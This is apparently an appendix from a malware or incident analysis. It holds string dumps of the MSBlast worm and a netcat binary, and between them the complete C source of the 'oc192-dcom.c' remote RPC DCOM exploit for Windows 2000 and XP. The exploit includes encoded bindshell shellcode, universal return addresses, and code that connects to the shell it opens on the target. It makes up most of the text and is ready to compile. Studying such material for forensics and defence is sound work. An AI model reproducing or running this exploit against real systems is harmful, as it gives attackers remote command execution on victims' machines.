0000634C   0040634C      0   Manages network configuration by updating DNS names IP
address.
0000638C   0040638C      0   %s\wins\%s
00006398   00406398      0   -d%s\wins
000063A4   004063A4      0   RpcPatch_Mutex
000063B4   004063B4      0   %s\msblast.exe
000063C4   004063C4      0   msblast
000063D0   004063D0      0   SEARCH / HTTP/1.1
000063E3   004063E3      0   Host: %s
000063F0   004063F0      0   Server: Microsoft-IIS/5.0
0000640C   0040640C      0   %s%s%s
000057E8   004057E8      0   \\\C$\123456111111111111111.doc
```

Oc192-dcom.c

```
/* Windows 2003 <= remote RPC DCOM exploit
 * Coded by .:[oc192.us]:. Security
 *
 * Features:
 *
 * -d destination host to attack.
 *
 * -p for port selection as exploit works on ports other than 135(139,445,539 etc)
 *
 * -r for using a custom return address.
 *
 * -t to select target type (Offset) , this includes universal offsets for -
 *    win2k and winXP (Regardless of service pack)
 *
 * -l to select bindshell port on remote machine (Default: 666)
 *
 * - Shellcode has been modified to call ExitThread, rather than ExitProcess, thus
 *   preventing crash of RPC service on remote machine.
 *
```

```
 *   This is provided as proof-of-concept code only for educational
 *   purposes and testing by authorized individuals with permission to
 *   do so.
 */

#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <netdb.h>
#include <fcntl.h>
#include <unistd.h>

/* xfocus start */
unsigned char bindstr[]={
0x05,0x00,0x0B,0x03,0x10,0x00,0x00,0x00,0x48,0x00,0x00,0x00,0x7F,0x00,0x00,0x00,
0xD0,0x16,0xD0,0x16,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x00,0x00,0x01,0x00,
0xa0,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0
x00,0x00,0x00,
0x04,0x5D,0x88,0x8A,0xEB,0x1C,0xC9,0x11,0x9F,0xE8,0x08,0x00,
0x2B,0x10,0x48,0x60,0x02,0x00,0x00,0x00};

unsigned char request1[]={
0x05,0x00,0x00,0x03,0x10,0x00,0x00,0x00,0xE8,0x03
,0x00,0x00,0xE5,0x00,0x00,0x00,0xD0,0x03,0x00,0x00,0x01,0x00,0x04,0x00,0x05,0x00
,0x06,0x00,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x32,0x24,0x58,0xFD,0xCC,0x45
,0x64,0x49,0xB0,0x70,0xDD,0xAE,0x74,0x2C,0x96,0xD2,0x60,0x5E,0x0D,0x00,0x01,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x70,0x5E,0x0D,0x00,0x02,0x00,0x00,0x00,0x7C,0x5E
,0x0D,0x00,0x00,0x00,0x00,0x00,0x10,0x00,0x00,0x00,0x80,0x96,0xF1,0xF1,0x2A,0x4D
,0xCE,0x11,0xA6,0x6A,0x00,0x20,0xAF,0x6E,0x72,0xF4,0x0C,0x00,0x00,0x00,0x4D,0x41
,0x52,0x42,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0D,0xF0,0xAD,0xBA,0x00,0x00
,0x00,0x00,0xA8,0xF4,0x0B,0x00,0x60,0x03,0x00,0x00,0x60,0x03,0x00,0x00,0x4D,0x45
,0x4F,0x57,0x04,0x00,0x00,0x00,0xA2,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00
,0x00,0x00,0x00,0x00,0x00,0x46,0x38,0x03,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00
,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0x00,0x00,0x00,0x00,0x30,0x03,0x00,0x00,0x28,0x03
,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0xC8,0x00
,0x00,0x00,0x4D,0x45,0x4F,0x57,0x28,0x03,0x00,0x00,0xD8,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x02,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0xC4,0x28,0xCD,0x00,0x64,0x29
,0xCD,0x00,0x00,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0xB9,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAB,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA5,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA6,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA4,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAD,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAA,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x07,0x00,0x00,0x00,0x60,0x00
,0x00,0x00,0x58,0x00,0x00,0x00,0x90,0x00,0x00,0x00,0x40,0x00,0x00,0x00,0x20,0x00
,0x00,0x00,0x78,0x00,0x00,0x00,0x00,0x30,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x50,0x00,0x00,0x00,0x4F,0xB6,0x88,0x20,0xFF,0xFF
,0xFF,0xFF,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x48,0x00,0x00,0x00,0x07,0x00,0x00,0x66,0x00,0x06,0x09
,0x02,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x10,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x78,0x19,0x0C,0x00,0x58,0x00,0x00,0x00,0x05,0x00,0x06,0x00,0x01,0x00
,0x00,0x00,0x70,0xD8,0x98,0x93,0x98,0x4F,0xD2,0x11,0xA9,0x3D,0xBE,0x57,0xB2,0x00
,0x00,0x00,0x32,0x00,0x31,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x80,0x00
,0x00,0x00,0x0D,0xF0,0xAD,0xBA,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x18,0x43,0x14,0x00,0x00,0x00,0x00,0x00,0x60,0x00
,0x00,0x00,0x60,0x00,0x00,0x00,0x4D,0x45,0x4F,0x57,0x04,0x00,0x00,0x00,0xC0,0x01
,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x3B,0x03
,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0x00
,0x00,0x00,0x30,0x00,0x00,0x00,0x01,0x00,0x01,0x00,0x81,0xC5,0x17,0x03,0x80,0x0E
,0xE9,0x4A,0x99,0x99,0xF1,0x8A,0x50,0x6F,0x7A,0x85,0x02,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x30,0x00
,0x00,0x00,0x78,0x00,0x6E,0x00,0x00,0x00,0x00,0x00,0xD8,0xDA,0x0D,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x20,0x2F,0x0C,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x03,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x03,0x00,0x00,0x00,0x46,0x00
,0x58,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x10,0x00
,0x00,0x00,0x30,0x00,0x2E,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x68,0x00
,0x00,0x00,0x0E,0x00,0xFF,0xFF,0x68,0x8B,0x0B,0x00,0x02,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00};

unsigned char request2[]={
0x20,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x20,0x00
,0x00,0x00,0x5C,0x00,0x5C,0x00};

unsigned char request3[]={
```

```
0x5C,0x00
,0x43,0x00,0x24,0x00,0x5C,0x00,0x31,0x00,0x32,0x00,0x33,0x00,0x34,0x00,0x35,0x00
,0x36,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00
,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00
,0x2E,0x00,0x64,0x00,0x6F,0x00,0x63,0x00,0x00,0x00};
/* end xfocus */

int type=0;
struct
{
  char *os;
  u_long ret;
}
 targets[] =
 {
  { "[Win2k-Universal]", 0x0018759F },
  { "[WinXP-Universal]", 0x0100139d },
}, v;


void usage(char *prog)
{
  int i;
  printf("RPC DCOM exploit coded by .:[oc192.us]:. Security\n");
  printf("Usage:\n\n");
  printf("%s -d <host> [options]\n", prog);
  printf("Options:\n");
  printf("   -d:                      Hostname to attack [Required]\n");
  printf("   -t:                      Type [Default: 0]\n");
  printf("   -r:                      Return address [Default: Selected from
target]\n");
  printf("   -p:                      Attack port [Default: 135]\n");
  printf("   -l:                      Bindshell port [Default: 666]\n\n");
  printf("Types:\n");
  for(i = 0; i < sizeof(targets)/sizeof(v); i++)
    printf(" %d [0x%.8x]: %s\n", i, targets[i].ret, targets[i].os);
  exit(0);
}

unsigned char sc[]=
    "\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00"
    "\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00\x46\x00\x58\x00"
    "\x46\x00\x58\x00\x46\x00\x58\x00"

    "\xff\xff\xff\xff" /* return address */

    "\xcc\xe0\xfd\x7f" /* primary thread data block */
    "\xcc\xe0\xfd\x7f" /* primary thread data block */

    /* bindshell no RPC crash, defineable spawn port */
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\xeb\x19\x5e\x31\xc9\x81\xe9\x89\xff"
    "\xff\xff\x81\x36\x80\xbf\x32\x94\x81\xee\xfc\xff\xff\xff\xe2\xf2"
    "\xeb\x05\xe8\xe2\xff\xff\xff\x03\x53\x06\x1f\x74\x57\x75\x95\x80"
    "\xbf\xbb\x92\x7f\x89\x5a\x1a\xce\xb1\xde\x7c\xe1\xbe\x32\x94\x09"
    "\xf9\x3a\x6b\xb6\xd7\x9f\x4d\x85\x71\xda\xc6\x81\xbf\x32\x1d\xc6"
    "\xb3\x5a\xf8\xec\xbf\x32\xfc\xb3\x8d\x1c\xf0\xe8\xc8\x41\xa6\xdf"
    "\xeb\xcd\xc2\x88\x36\x74\x90\x7f\x89\x5a\xe6\x7e\x0c\x24\x7c\xad"
    "\xbe\x32\x94\x09\xf9\x22\x6b\xb6\xd7\xdd\x5a\x60\xdf\xda\x8a\x81"
    "\xbf\x32\x1d\xc6\xab\xcd\xe2\x84\xd7\xf9\x79\x7c\x84\xda\x9a\x81"
    "\xbf\x32\x1d\xc6\xa7\xcd\xe2\x84\xd7\xeb\x9d\x75\x12\xda\x6a\x80"
    "\xbf\x32\x1d\xc6\xa3\xcd\xe2\x84\xd7\x96\x8e\xf0\x78\xda\x7a\x80"
    "\xbf\x32\x1d\xc6\x9f\xcd\xe2\x84\xd7\x96\x39\xae\x56\xda\x4a\x80"
    "\xbf\x32\x1d\xc6\x9b\xcd\xe2\x84\xd7\xd7\xdd\x06\xf6\xda\x5a\x80"
    "\xbf\x32\x1d\xc6\x97\xcd\xe2\x84\xd7\xd5\xed\x46\xc6\xda\x2a\x80"
    "\xbf\x32\x1d\xc6\x93\x01\x6b\x01\x53\xa2\x95\x80\xbf\x66\xfc\x81"
    "\xbe\x32\x94\x7f\xe9\x2a\xc4\xd0\xef\x62\xd4\xd0\xff\x62\x6b\xd6"
    "\xa3\xb9\x4c\xd7\xe8\x5a\x96\x80\xae\x6e\x1f\x4c\xd5\x24\xc5\xd3"
    "\x40\x64\xb4\xd7\xec\xcd\xc2\xa4\xe8\x63\xc7\x7f\xe9\x1a\x1f\x50"
    "\xd7\x57\xec\xe5\xbf\x5a\xf7\xed\xdb\x1c\x1d\xe6\x8f\xb1\x78\xd4"
    "\x32\x0e\xb0\xb3\x7f\x01\x5d\x03\x7e\x27\x3f\x62\x42\xf4\xd0\xa4"
    "\xaf\x76\x6a\xc4\x9b\x0f\x1d\xd4\x9b\x7a\x1d\xd4\x9b\x7e\x1d\xd4"
    "\x9b\x62\x19\xc4\x9b\x22\xc0\xd0\xee\x63\xc5\xea\xbe\x63\xc5\x7f"
    "\xc9\x02\xc5\x7f\xe9\x22\x1f\x4c\xd5\xcd\x6b\xb1\x40\x64\x98\x0b"
    "\x77\x65\x6b\xd6\x93\xcd\xc2\x94\xea\x64\xf0\x21\x8f\x32\x94\x80"
    "\x3a\xf2\xec\x8c\x34\x72\x98\x0b\xcf\x2e\x39\x0b\xd7\x3a\x7f\x89"
    "\x34\x72\xa0\x0b\x17\x8a\x94\x80\xbf\xb9\x51\xde\xe2\xf0\x90\x80"
    "\xec\x67\xc2\xd7\x34\x5e\xb0\x98\x34\x77\xa8\x0b\xeb\x37\xec\x83"
```

```
    "\x6a\xb9\xde\x98\x34\x68\xb4\x83\x62\xd1\xa6\xc9\x34\x06\x1f\x83"
    "\x4a\x01\x6b\x7c\x8c\xf2\x38\xba\x7b\x46\x93\x41\x70\x3f\x97\x78"
    "\x54\xc0\xaf\xfc\x9b\x26\xe1\x61\x34\x68\xb0\x83\x62\x54\x1f\x8c"
    "\xf4\xb9\xce\x9c\xbc\xef\x1f\x84\x34\x31\x51\x6b\xbd\x01\x54\x0b"
    "\x6a\x6d\xca\xdd\xe4\xf0\x90\x80\x2f\xa2\x04";

/* xfocus start */
unsigned char request4[]={
0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x20,0x00,0x00,0x00,0x30,0x00,0x2D,0x00,0x00,0x00
,0x00,0x00,0x88,0x2A,0x0C,0x00,0x02,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x28,0x8C
,0x0C,0x00,0x01,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0x00,0x00,0x00,0x00
};
/* end xfocus */

/* Not ripped from teso =) */
void con(int sockfd)
{
  char rb[1500];
  fd_set  fdreadme;
  int i;

  FD_ZERO(&fdreadme);
  FD_SET(sockfd, &fdreadme);
  FD_SET(0, &fdreadme);

  while(1)
  {
    FD_SET(sockfd, &fdreadme);
    FD_SET(0, &fdreadme);
      if(select(FD_SETSIZE, &fdreadme, NULL, NULL, NULL) < 0 ) break;
        if(FD_ISSET(sockfd, &fdreadme))
        {
          if((i = recv(sockfd, rb, sizeof(rb), 0)) < 0)
          {
            printf("[-] Connection lost..\n");
            exit(1);
          }
            if(write(1, rb, i) < 0) break;
        }

        if(FD_ISSET(0, &fdreadme))
        {
          if((i = read(0, rb, sizeof(rb))) < 0)
          {
            printf("[-] Connection lost..\n");
            exit(1);
          }
           if (send(sockfd, rb, i, 0) < 0) break;
        }
           usleep(10000);
        }

        printf("[-] Connection closed by foreign host..\n");

        exit(0);
}

int main(int argc, char **argv)
{
    int len, len1, sockfd, c, a;
    unsigned long ret;
    unsigned short port = 135;
    unsigned char buf1[0x1000];
    unsigned char buf2[0x1000];
    unsigned short lportl=666; /* drg */
    char lport[4] = "\x00\xFF\xFF\x8b"; /* drg */
    struct hostent *he;
    struct sockaddr_in their_addr;
    static char *hostname=NULL;

    if(argc<2)
    {
      usage(argv[0]);
    }

    while((c = getopt(argc, argv, "d:t:r:p:l:"))!= EOF)
    {
      switch (c)
      {
        case 'd':
          hostname = optarg;
          break;
        case 't':
          type = atoi(optarg);
          if((type > 1) || (type < 0))
          {
```

```
        printf("[-] Select a valid target:\n");
          for(a = 0; a < sizeof(targets)/sizeof(v); a++)
          printf("    %d [0x%.8x]: %s\n", a, targets[a].ret, targets[a].os);
          return 1;
      }
      break;
    case 'r':
      targets[type].ret = strtoul(optarg, NULL, 16);
      break;
    case 'p':
      port = atoi(optarg);
      if((port > 65535) || (port < 1))
      {
        printf("[-] Select a port between 1-65535\n");
        return 1;
      }
      break;
    case 'l':
      lportl = atoi(optarg);
      if((port > 65535) || (port < 1))
      {
        printf("[-] Select a port between 1-65535\n");
        return 1;
      }
      break;
   default:
      usage(argv[0]);
      return 1;
  }
}

if(hostname==NULL)
{
  printf("[-] Please enter a hostname with -d\n");
  exit(1);
}

printf("RPC DCOM remote exploit - .:[oc192.us]:. Security\n");
printf("[+] Resolving host..\n");

if((he = gethostbyname(hostname)) == NULL)
{
  printf("[-] gethostbyname: Couldnt resolve hostname\n");
  exit(1);
}

printf("[+] Done.\n");

printf("-- Target: %s:%s:%i, Bindshell:%i, RET=[0x%.8x]\n",
          targets[type].os, hostname, port, lportl, targets[type].ret);

/* drg */
lportl=htons(lportl);
memcpy(&lport[1], &lportl, 2);
*(long*)lport = *(long*)lport ^ 0x9432BF80;
memcpy(&sc[471],&lport,4);

memcpy(sc+36, (unsigned char *) &targets[type].ret, 4);

their_addr.sin_family = AF_INET;
their_addr.sin_addr = *((struct in_addr *)he->h_addr);
their_addr.sin_port = htons(port);

if ((sockfd=socket(AF_INET,SOCK_STREAM,0)) == -1)
{
    perror("[-] Socket failed");
    return(0);
}

if(connect(sockfd,(struct sockaddr *)&their_addr, sizeof(struct sockaddr)) == -1)
{
    perror("[-] Connect failed");
    return(0);
}

/* xfocus start */
len=sizeof(sc);
memcpy(buf2,request1,sizeof(request1));
len1=sizeof(request1);

*(unsigned long *)(request2)=*(unsigned long *)(request2)+sizeof(sc)/2;
*(unsigned long *)(request2+8)=*(unsigned long *)(request2+8)+sizeof(sc)/2;

memcpy(buf2+len1,request2,sizeof(request2));
len1=len1+sizeof(request2);
memcpy(buf2+len1,sc,sizeof(sc));
len1=len1+sizeof(sc);
```

```
    memcpy(buf2+len1,request3,sizeof(request3));
    len1=len1+sizeof(request3);
    memcpy(buf2+len1,request4,sizeof(request4));
    len1=len1+sizeof(request4);

    *(unsigned long *)(buf2+8)=*(unsigned long *)(buf2+8)+sizeof(sc)-0xc;


    *(unsigned long *)(buf2+0x10)=*(unsigned long *)(buf2+0x10)+sizeof(sc)-0xc;
    *(unsigned long *)(buf2+0x80)=*(unsigned long *)(buf2+0x80)+sizeof(sc)-0xc;
    *(unsigned long *)(buf2+0x84)=*(unsigned long *)(buf2+0x84)+sizeof(sc)-0xc;
    *(unsigned long *)(buf2+0xb4)=*(unsigned long *)(buf2+0xb4)+sizeof(sc)-0xc;
    *(unsigned long *)(buf2+0xb8)=*(unsigned long *)(buf2+0xb8)+sizeof(sc)-0xc;
    *(unsigned long *)(buf2+0xd0)=*(unsigned long *)(buf2+0xd0)+sizeof(sc)-0xc;
    *(unsigned long *)(buf2+0x18c)=*(unsigned long *)(buf2+0x18c)+sizeof(sc)-0xc;
    /* end xfocus */


    if (send(sockfd,bindstr,sizeof(bindstr),0)== -1)
    {
            perror("[-] Send failed");
            return(0);
    }
    len=recv(sockfd, buf1, 1000, 0);

    if (send(sockfd,buf2,len1,0)== -1)
    {
            perror("[-] Send failed");
            return(0);
    }
    close(sockfd);
    sleep(1);

    their_addr.sin_family = AF_INET;
    their_addr.sin_addr = *((struct in_addr *)he->h_addr);
    their_addr.sin_port = lportl;

    if ((sockfd=socket(AF_INET,SOCK_STREAM,0)) == -1)
    {
        perror("[-] Socket failed");
        return(0);
    }

    if(connect(sockfd,(struct sockaddr *)&their_addr, sizeof(struct sockaddr)) == -1)
    {
        printf("[-] Couldnt connect to bindshell, possible reasons:\n");
        printf("          1:          Host is firewalled\n");
        printf("          2:          Exploit failed\n");
        return(0);
    }

    printf("[+] Connected to bindshell..\n\n");

    sleep(2);

    printf("-- bling bling --\n\n");

    con(sockfd);

    return(0);
}
```

Netcat strings

The following output was generated with FoundStone's BinText v3.00[104].

```
File pos   Mem pos      ID   Text
========   =======      ==   ====

0000004D   0040004D      0   !This program cannot be run in DOS mode.
00000178   00400178      0   .text
000001A0   004001A0      0   .rdata
000001C7   004001C7      0   @.data
```

[104] http://www.foundstone.com/resources/proddesc/bintext.htm

```
000001F0   004001F0      0   .idata
0000041A   0040101A      0   D$,QSVh
00000445   00401045      0   u9SSSSSj
00000488   00401088      0   PSVh
00000499   00401099      0   uDSSSSSj
00000506   00401106      0   tYHtCHSt*SSSSj
000005D3   004011D3      0   SUVW3
0000066B   0040126B      0   u#PPPPPj
00000733   00401333      0   |$hVj
0000079D   0040139D      0   RPVVVj
000007CA   004013CA      0   VVVVVj
0000099A   0040159A      0   L$ VQR
00000AF8   004016F8      0   ;l$$u
00000B73   00401773      0   -t69|$8
00000B8B   0040178B      0   L$,PQ
00000D4B   0040194B      0   T$,QR
00000FFA   00401BFA      0   ;l$$}
000014EC   004020EC      0    !"#''''''''''''''''''''$%&
0000154E   0040214E      0   QRPhp
0000211A   00402D1A      0   PQSRh
0000213A   00402D3A      0   VPSQh
00002313   00402F13      0   Q=t@3
00002351   00402F51      0   .BENu
00002402   00403002      0   $SUVW
00002492   00403092      0   tlf9=
00002525   00403125      0   T$8QR
0000258B   0040318B      0   T$,Rj
000025EB   004031EB      0   t$8QV
00002844   00403444      0   D$8RP
00002DAC   004039AC      0   D$ 9=
000031CF   00403DCF      0   f9|$(
000039BE   004045BE      0   C =02CVu
00003B24   00404724      0   D$,VP
00003C89   00404889      0   B 02CV
00004F78   00405B78      0   D$XRP
00004FBC   00405BBC      0   |$\-u
0000521B   00405E1B      0   PVWj
0000523C   00405E3C      0   D$*RP
00005257   00405E57      0   QVWj0
00005283   00405E83      0   T$HPR
000052CD   00405ECD      0   QRWj
00005562   00406162      0   HSUVWh
00005B2E   0040672E      0   +D$ _
00005BB3   004067B3      0   SVWUj
00005C1C   0040681C      0   t.;t$$t(
000064AA   004070AA      0   8"uV@
000066D9   004072D9      0   WSUVj
00006797   00407397      0   SUVWP
00006A70   00407670      0   VC20XC00U
00006B9F   0040779F      0   SUVW3
00006F71   00407B71      0   UVWuNj
00006FCD   00407BCD      0   l$4VU
00006FEB   00407BEB      0   D$<WP
00007011   00407C11      0   D$,WQVURP
00007156   00407D56      0   VUj       S
0000718D   00407D8D      0   D$<VPj
000071A7   00407DA7      0   QRj       S
000071CD   00407DCD      0   T$<VPQRj
000071E6   00407DE6      0   T$0VP
000071EC   00407DEC      0   D$4UQRP
00007260   00407E60      0   QSUVW
0000749A   0040809A      0   8<=t!
00007669   00408269      0   Hu1Sj
0000771E   0040831E      0   Ht        Hu
000079AA   004085AA      0   L$ RQP
000079DB   004085DB      0   WWURj     S
00007A03   00408603      0   VWUPj
00007C39   00408839      0   /;t$$u
00007D00   00408900      0   QUVW3
00007EFE   00408AFE      0   :ucEU
00007F36   00408B36      0   :u+EU
00008C14   00409814      0   UWUVh
00008CB6   004098B6      0   D$$RPj
00008EE8   00409AE8      0   FGQPS
0000927C   00409E7C      0   Pj@QR
0000944D   0040A04D      0   L$ UQSRP
000099E5   0040A5E5      0   QVWRP
00009A1A   0040A61A      0   VWj       U
00009A4B   0040A64B      0   WSVPj
00009AA1   0040A6A1      0   RWSUP
00009AEB   0040A6EB      0   VRWSUP
00009B33   0040A733      0   D$0PVQh
00009C31   0040B031      0    (8PX
00009C39   0040B039      0   700WP
00009C51   0040B051      0   ppxxxx
00009C7C   0040B07C      0   (null)
00009C94   0040B094      0   runtime error
```

```
00009CA8   0040B0A8      0   TLOSS error
00009CB8   0040B0B8      0   SING error
00009CC8   0040B0C8      0   DOMAIN error
00009CD8   0040B0D8      0   R6028
00009CDF   0040B0DF      0   - unable to initialize heap
00009D00   0040B100      0   R6027
00009D07   0040B107      0   - not enough space for lowio initialization
00009D38   0040B138      0   R6026
00009D3F   0040B13F      0   - not enough space for stdio initialization
00009D70   0040B170      0   R6025
00009D77   0040B177      0   - pure virtual function call
00009D98   0040B198      0   R6024
00009D9F   0040B19F      0   - not enough space for _onexit/atexit table
00009DD0   0040B1D0      0   R6019
00009DD7   0040B1D7      0   - unable to open console device
00009DFC   0040B1FC      0   R6018
00009E03   0040B203      0   - unexpected heap error
00009E20   0040B220      0   R6017
00009E27   0040B227      0   - unexpected multithread lock error
00009E50   0040B250      0   R6016
00009E57   0040B257      0   - not enough space for thread data
00009E7E   0040B27E      0   abnormal program termination
00009EA0   0040B2A0      0   R6009
00009EA7   0040B2A7      0   - not enough space for environment
00009ECC   0040B2CC      0   R6008
00009ED3   0040B2D3      0   - not enough space for arguments
00009EF8   0040B2F8      0   R6002
00009EFF   0040B2FF      0   - floating point not loaded
00009F20   0040B320      0   Microsoft Visual C++ Runtime Library
00009F4C   0040B34C      0   Runtime Error!
00009F5C   0040B35C      0   Program:
00009F6C   0040B36C      0   <program name unknown>
00009F90   0040B390      0   SunMonTueWedThuFriSat
00009FA8   0040B3A8      0   JanFebMarAprMayJunJulAugSepOctNovDec
00009FD4   0040B3D4      0   GetLastActivePopup
00009FE8   0040B3E8      0   GetActiveWindow
00009FF8   0040B3F8      0   MessageBoxA
0000A004   0040B404      0   user32.dll
0000A010   0040B410      0   CONIN$
0000A230   0040C030      0   WaitForMultipleObjects error: %s
0000A254   0040C054      0   Failed to create ReadShell session thread, error = %s
0000A28C   0040C08C      0   Failed to execute shell
0000A2A4   0040C0A4      0   Failed to create shell stdin pipe, error = %s
0000A2D4   0040C0D4      0   Failed to create shell stdout pipe, error = %s
0000A304   0040C104      0   Failed to execute shell, error = %s
0000A328   0040C128      0   SessionReadShellThreadFn exitted, error = %s
0000A368   0040C168      0   %s: option
0000A374   0040C174      0   %s' requires an argument
0000A390   0040C190      0   %s: option
0000A39C   0040C19C      0   %c%s' doesn't allow an argument
0000A3C0   0040C1C0      0   %s: option
0000A3CC   0040C1CC      0   --%s' doesn't allow an argument
0000A3F0   0040C1F0      0   %s: invalid option -- %c
0000A40C   0040C20C      0   %s: illegal option -- %c
0000A428   0040C228      0   %s: option requires an argument -- %c
0000A450   0040C250      0   %s: unrecognized option
0000A469   0040C269      0   %c%s'
0000A470   0040C270      0   %s: unrecognized option
0000A489   0040C289      0   --%s'
0000A490   0040C290      0   %s: option
0000A49C   0040C29C      0   %s' is ambiguous
0000A4B4   0040C2B4      0   POSIXLY_CORRECT
0000A4D0   0040C2D0      0   (UNKNOWN)
0000A4F0   0040C2F0      0    sent %d, rcvd %d
0000A508   0040C308      0   0123456789abcdef
0000A51C   0040C31C      0   unknown socket error
0000A534   0040C334      0   NO_DATA
0000A544   0040C344      0   NO_RECOVERY
0000A554   0040C354      0   TRY_AGAIN
0000A564   0040C364      0   HOST_NOT_FOUND
0000A574   0040C374      0   DISCON
0000A584   0040C384      0   NOTINITIALISED
0000A594   0040C394      0   VERNOTSUPPORTED
0000A5A4   0040C3A4      0   SYSNOTREADY
0000A5B4   0040C3B4      0   REMOTE
0000A5C4   0040C3C4      0   STALE
0000A5D4   0040C3D4      0   DQUOT
0000A5E4   0040C3E4      0   USERS
0000A5F4   0040C3F4      0   PROCLIM
0000A604   0040C404      0   NOTEMPTY
0000A614   0040C414      0   HOSTUNREACH
0000A624   0040C424      0   HOSTDOWN
0000A634   0040C434      0   NAMETOOLONG
0000A644   0040C444      0   LOOP
0000A654   0040C454      0   connection refused
